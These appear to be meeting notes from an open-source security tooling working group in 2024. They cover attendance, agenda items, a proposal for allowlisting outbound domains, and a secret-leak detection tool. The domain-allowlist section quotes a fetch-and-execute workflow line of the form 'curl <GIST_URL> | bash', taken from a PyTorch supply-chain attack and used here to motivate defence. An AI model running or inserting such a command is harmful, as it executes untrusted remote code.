
2024-05-03

Attendance ((please **mark an "X" if you are here,** or add-row name/email/affiliation if joining)

	Name/Affiliation	Pronouns	GH ID
X	Ryan Ware (Intel)	he/him	ware
X	Ian Dunbar-Hall (Lockheed Martin)	he/him	idunbarh
X	Mike Lieberman (Kusari)	he/him	mlieberman85
X	Jonathan Howard (Lockheed Martin)	he/him	jhoward-lm
X	Nisha Kumar (Oracle)	she/they	nishakm
X	Hannah Sutor (GitLab)	she/her	hsutor
X	Maximilian Huber (TNG Technology Consulting)	he/him	maxhbr
X	Saurabh Rajguru (New York University)	he/him	rajguru7
X	Venkat Ramakrishnan (Individual)	he/him	VenkatTechnologist
X	Adhithya Rajasekaran	he/him	radhi1991

Agenda:

- Intros
- Opens
    - Nisha - CISA taking suggestions for topics for WG's to spin up
    - One suggestion from Alan - What are we going to do with all of these SBOMs
    - Thought of the work on bomctl
    - Don't know if there's any interest or no


    - Suggest bringing it up in SBOM Everywhere.
    - https://docs.google.com/document/d/11UU_Wiaemi7zBs3sE-MgovieyPx1XJEOaju2EM5btts/edit?pli=1#heading=h.lryj6xszylbk
- Domain Catcher - Saurabh Rajguru
    - 
      A participant has enabled Closed Captioning
Who can see this transcript? Recording On

      Problem and Motivation


      Article

      https://johnstawinski.com/2024/01/11/playing-with-fire-how-we-executed-a-critical-supply-chain-attack-on-pytorch/

      - Big repositories, small changes -> less attention
      - Pull request to fix typo and a change to github workflow in Pytorch
      - run: curl <GIST_URL> | bash


      Executable URLs in the pull request?
    - Inspired by Pytourch vulnerability adding a small change.
    - 

      Other Use cases

      - Some people like to be sure that the software they are using is not sending/fetching data to/from somewhere they don't know about.
          - https://webmasters.stackexchange.com/questions/90249/how-to-list-all-urls-in-the-source-code-files-of-a-website-with-command-line-too
          - (Windows! - data collection)
      - Will be helpful to set up ACL rules on egress Proxies/Firewalls
    - 

      "Beat obfuscation by only allowing expected FQDNs/IPs"


      Objectives

      1. To restrict network calls to allowlist of FQDNs/IPs based on proces (single host) or service (k8s, cloud, etc.)
      2. To automate the process of generating the allowlist based on the source code of the application.
    - 

      Scenarios

      Based on repository to deployment environment mapping


      - One-to-One (control over source code repository and deployment environment)
          - possible to control the deployment environment from the source code repository For example, using a CI/CD pipeline to deploy the domain list to the firewall.
      - One-to-Many (single source code repository, multiple deployment environments)
          - Only list can be generated and stored in repository
          - Enforcement component to be run in deployment environment to consume the list and enforce the rules

  - 

    Scenarios

    Based on run-time or build-time


    - Run-time
      - Network calls made during the execution of the application
      - Restricting should be done on the host where the application is running
    - Build-time
      - Network calls made during build process
      - Restricting should be done on the runner or on the cloud firewall/network if runner is set up with proper networking in an enterprise

  - 

    Implementation

    domain-catcher will execute differently based on different scenarios. It will depend on various scenarios which will configured in a dc config file.


    1. Run domain-catcher on the source code repository to generate initial list of FQDNs.
    2. Maintainer reviews the list and adds any missing FQDNs or dynamic sources.
    3. Deployment environment team configures the enforcer component in the dc config.
    4. Run domain-catcher again to enforce the rules based on the dc config.

  - 

    Enforcement

    Enforcing network based on FQDN list

    1. Kubernetes deployed with CNI plugin
       - policy yamls containing FQDNs can be directly applied
    2. Single Linux host
       - Need to figure out how to restrict network calls per application.

  - Demo
  - 

    Next Steps

    1. Join security-tooling WG meeting and show demo.
    2. Figuring out how to restrict network calls per application using FQDNs.
    3. Covering more scenarios
    4. Adding ports

  -
- Resourcing Proposal - Ryan Ware: https://github.com/ossf/tac/issues/311
  -
- Future Topics?
  -

2024-04-17

Attendance ((please **mark an “X” if you are here,** or add-row name/email/affiliation if joining)

	Name/Affiliation	**Pronouns**	**GH ID**

	Ryan Ware (Intel)	he/him	ware
	Josh Bressers (Anchore)	he/him	joshbressers
	Ian Dunbar-Hall (Lockheed Martin)	he/him	idunbarh
	Georg Kunz (Ericsson)	he/him	gkunz
	Matt Rutkowski (IBM)	he/him	mrutkows
	Dana Wang (OpenSSF)	She/Her	danajoyluck
	Mike Lieberman (Kusari)	he/him	mlieberman85
	Kirby Linvill (CU Boulder)	he/him	klinvill
	David Kirichen (Intel)	he/him	Kirich
	Dennis Zhang (New York University)	he/him	yzhang0701
	Adrianne Marcum (OpenSSF)	she/her	amarcum
	Jared Miller (SAP)		jdmcyber
	Terri Oda (Intel)	she/her	terriko
	Jonathan Howard (Lockheed Martin)	he/him	jhoward-lm
	Nisha Kumar (Oracle)	she/they	nishakm
	Adolfo Garcia Veytia (ChainGuard)	he/him	puerco
	Seth Larson (PSF)	he/him	sethmlarson
	Chan Voong (Comcast)	she/her	voongc
	Jerod Heck (Lockheed Martin)		jhlmco
	Victor Lu (Independent)	he/him	victorjunlu
	Keith Ganger (Lockheed Martin)	he/him	kgangerlm
	Frederick Kautz (TestifySec)	he/him	fkautz
	Mikey Strauss (Scribe Security)	he/him	Houdini91

Agenda:

- Intros

- Opens
- Future Topics?
    -

2024-04-05

Attendance ((please **mark an “X” if you are here,** or add-row name/email/affiliation if joining)

	Name/Affiliation	Pronouns	GH ID
X	Ryan Ware (Intel)	he/him	ware
X	Ian Dunbar-Hall (Lockheed Martin)	he/him	idunbarh
X	Mike Lieberman (Kusari)	he/him	mlieberman85
X	Jonathan Howard (Lockheed Martin)	he/him	jhoward-lm
X	Nisha Kumar (Oracle)	she/they	nishakm
X	Michael Gadda (Intel)	he/him	mgaddaIntel

Agenda:

- Intros
- Opens
    - Security Tools Working Group Vision Meeting - April 17th, 11:30am - 12pm @ OpenSSF Booth
    - SBOM Check in Scorecard Meeting - April 16 - 12pm - 12:30pm @OpenSSF Booth
    - [Mike] - How do we show that security tools are a net positive instead of just more paperwork. E.g. xz situation leading to folks complaining that fuzzing, scorecard, etc. wouldn’t have caught this.
- Future Topics?
    -

2024-03-22

	Name/Affiliation	Pronouns	GH ID
X	Ryan Ware (Intel)	he/him	ware

X	Josh Bressers (Anchore)	he/him	joshbressers
X	Ian Dunbar-Hall (Lockheed Martin)	he/him	idunbarh
X	Jonathan Howard (Lockheed Martin)	he/him	jhoward-lm
X	Reden Martinez (Linux Foundation)	he/him	redenmartinez
X	Adrianne Marcm (OpenSSF)	she/her	amarcum
X	Michael Gadda (Intel)	he/him	mgaddaIntel

Agenda:


- Intros
  - Both verbal for new attendees and in chat for previous attendees
- Opens
  - SBOM Scorecard:
    - When should we do SBOM checks into Scorecard?
    - Josh: In the striketeam proposal, this is one of the points we're looking for. There's no good guidance in this space. What does this guidance look like? It feels easy to say but it's really hard. It feels like something we should write down and go from there.
    - PR on Scorecard to add SBOM Check
  - NVD:
    - https://github.com/anchore/vulnerability-data-tools
    -
- Topic:
  - What non-SBOM tools should we look at?

2024-03-08

Agenda:

- Intros
  - Both verbal for new attendees and in chat for previous attendees
- Opens
  - Thank you Josh Bressers for representing at SBom-A-Rama!
  - Ryan vacation until 19th.
- Topic:
  - xGitGuard - Adhithya Rajasekaran
    - Leakage: It's not just for plumbing anymore
      - Detecting publicicy shared secrets
    - Don't let your code be the weak leink

    - Attacker gains access using API keys and passwords
- The MEHthods of code security
    - Trufflehog
    - Gitguardian
    - Earlybird
    - Nightwatch
- The only limit is your imagination
    - NLP
- From Manual Mahem to Automated Awesomeness
    - Search GitHub at scale
    - Filter results



CREDENTIAL DETECTION

Search Keywords

- Primary Keyword (PKEY)
  abc.xyztest.test
- Secondary Keyword (SKEY)
  Password
  Secret
- Extension (EXT)
  JSON
  Config

Query Engine

Query Generator

PKEY + SKEY + EXT

Example:
abc.xyztest.test + password + JSON

Python processes

P1 {PKEY1+SKEY1+EXT1}
P2 {PKEY1+SKEY1+EXT2}
P3 {PKEY1+SKEY1+EXT3}

Pn {PKEY**m**+SKEY**k**+EXT**l**}

URL Hash Table Object

Candidate Files

Secret Search Pipeline


Hash Lookup

Hash (URL+Keyword)

Text Processing

Coarse Tokenizing
De-noising
Fine Tokenizing
Stop Word Reduction
English
Programming
Secondary Key Search
Secret Extraction

Validation



TOKEN/KEY DETECTION

Search Keywords

- Primary Keyword (PKEY)
  abc.xyztest.test
- Extension (EXT)
  JSON
  Config

Query Engine

Query Generator

PKEY + EXT

Example:
abc.xyztest.test + JSON

Python threads

P1 {PKEY1+EXT1}
P2 {PKEY1+EXT2}
P3 {PKEY1+EXT3}

Pn {PKEY**m**+EXT**l**}

URL Hash Table Object

Candidate Files

Secret Search Pipeline


Hash Lookup

Hash (URL+Keyword)

Text Processing

Coarse Tokenizing
De-noising
Stop Word Reduction
English
Programming
REGEX

Validation




VALIDATION MODEL

01 – **Data**: Historical detections

02 – **Prepare**:
- Cleaning
- Labelling

03 – **Build**:
- Feature engineering
- Training & testing

04 – **Deploy**: Validation



WHAT’S NEXT HERE

RANDOM FOREST MODEL (OPEN-SOURCE VERSION):

· This model just predicts if the word is a secret or not.

· It takes the line/secret, tokenizes it and checks whether it is true/false.

· The efficiency of this model is around 70%

· To train the model, we must provide the dataset of creds and keys and follow the steps in public github.

BERT MODEL (IN HOUSE VERSION):

· This model looks at the context of whole line before predicting if it is a secret or not.


· 85% efficient.

· This model has been trained with comcast dataset.

· Currently it is not open source, only in inhouse/comcast.

For others/external of comcast to use the model, we must provide them the persisted model. Then they must label their dataset manually and then input the dataset to the model to start using it as regularly.

COMCAST
CYBERSECURITY



INSTALLATION AND CONTRIBUTION

- Invitation to contribute to our project
- Request for assistance in maintaining the repository
- Seeking one more maintainer from an external organization
- Currently are receiving external contributions but we always welcome more who could help with our Roadmap

Installation

- Access the xGitGuardTM repository on GitHub: xGitGuard GitHub Repository
- Follow the provided instructions for installation and setup.

Configuration


- Customize the tool according to your organization's needs, specifying Primary and Secondary keywords.

Execution

- Run xGitGuard to search, filter, detect, and validate secrets o your GitHub repositories.

Remediation

- Address the identified secrets with the information provided by xGitGuard, closing potential security gaps.



ROADMAP

Q1 (Jan to March 2024)
Adhoc Scan

- Targeted repo scan
- Targeted org scan
- Filter archived repos
- Filter forked repos
- Custom keyword search

Q2 (April to June 2024)
File scanner

- Scan directory
- Scan individual files

- Q3 (July to September 2024


Bert Model **

- Training and building models using Bert
- Integrate Bert to scanners

Q4 2024 and Q1 2025
Pre-commit Hook

- Release as a client-based hook.

COMCAST
CYBERSECURITY



CONTACT US

Name : Sai Sundar Venugopal
Email : saisundar_venugopal@comcast.com
GitHub : sai100

Name : Dinesh Prakash
Email : dinesh_prakash@comcast.com
GitHub : dinpraka

Name : Adhithya R
Email : adhithya_rajasekaran@comcast.com
GitHub : radhi1991

- Future Topics?

Attendance ((please **mark an “X” if you are here,** or add-row name/email/affiliation if joining)

	Name/Affiliation	Pronouns	GH ID
X	Ryan Ware (Intel)	he/him	ware
X	Ian Dunbar-Hall (Lockheed Martin)	he/him	idunbarh

X	Mike Lieberman (Kusari)	he/him	mlieberman85
X	Jonathan Howard (Lockheed Martin)	he/him	jhoward-lm
X	Reden Martinez	he/him	redenmartinez
X	Adhihtya Rajasekaran	he/him	radhi1991
X	Roman Zhukov (intel)	he/him	rozhukov

2024-02-23

Attendance ((please **mark an “X” if you are here,** or add-row name/email/affiliation if joining)

	Name/Affiliation	**Pronouns**	**GH ID**
X	Ryan Ware (Intel)	he/him	ware
X	Josh Bressers (Anchore)	he/him	joshbressers
X	Ian Dunbar-Hall (Lockheed Martin)	he/him	idunbarh
X	Mike Lieberman (Kusari)	he/him	mlieberman85
X	Jonathan Howard (Lockheed Martin)	he/him	jhoward-lm
X	Nisha Kumar (Oracle)	she/they	nishakm
X	Adam ‘rudd’ Ruddermann (OpenJS)	he/him	ruddermann
X	Csaba Zoltani (Nokia)	he/him	
X	Adrianne Marcum (LF, OpenSSF)	she/her	amarcum
X	Adhithya R (Comcast)	He/Him	radhi1991

Agenda:

- Intros
- Opens
- Topics:
  - Update on OSIS TF
  - Update from Tools

        - Bomctl - https://github.com/bomctl/bomctl
            - Feature 1 - “fetch” command first pass complete
        - SBOMit - https://sbomit.dev/
            - Discussion around phase 2 updates
- Future Topics:
    - Cohesive OpenSSF tools
    -

2024-02-09

Attendance ((please **mark an “X” if you are here,** or add-row name/email/affiliation if joining)

	Name/Affiliation	Pronouns	GH ID
X	Josh Bressers (Anchore)	he/him	joshbressers
X	Ian Dunbar-Hall (Lockheed Martin)	he/him	idunbarh
X	Mike Lieberman (Kusari)	he/him	mlieberman85
X	Jonathan Howard (Lockheed Martin)	he/him	jhoward-lm
X	Nisha Kumar (Oracle)	she/they	nishakm
X	Csaba Zoltani (Nokia)	he/him	
X	Adam ‘rudd’ Ruddermann (OpenJS)	he/him	ruddermann
X	Adhithya R(Comcast)	he/him	radhi1991
X	Sai Sundar Venugopal (Comcast)		sai100

Agenda:

- Intros
    - Adhithya from Comcast
    - Rudd is a contractor funded by the German sovereign tech fund here to collaborate on security with OpenJS foundation
    - Csaba from Nokia
- Opens
- [Ian] OSIS Task Force Action Item on tooling
    - https://github.com/ossf/wg-security-tooling/issues/61
    - https://docs.google.com/document/d/1tXDpuTfy31cs5jA4qalP06GciH2dCBy4s1hJTQcPhpg/edit#heading=h.wco2uev14p4w <- requirements gathering here
    - Currently protobom is one of the utilities

- [Mike Lieberman] Korea University interested in participating
- [Mike Lieberman] Skootrs?
- Future Topics?
    -

2024-01-12

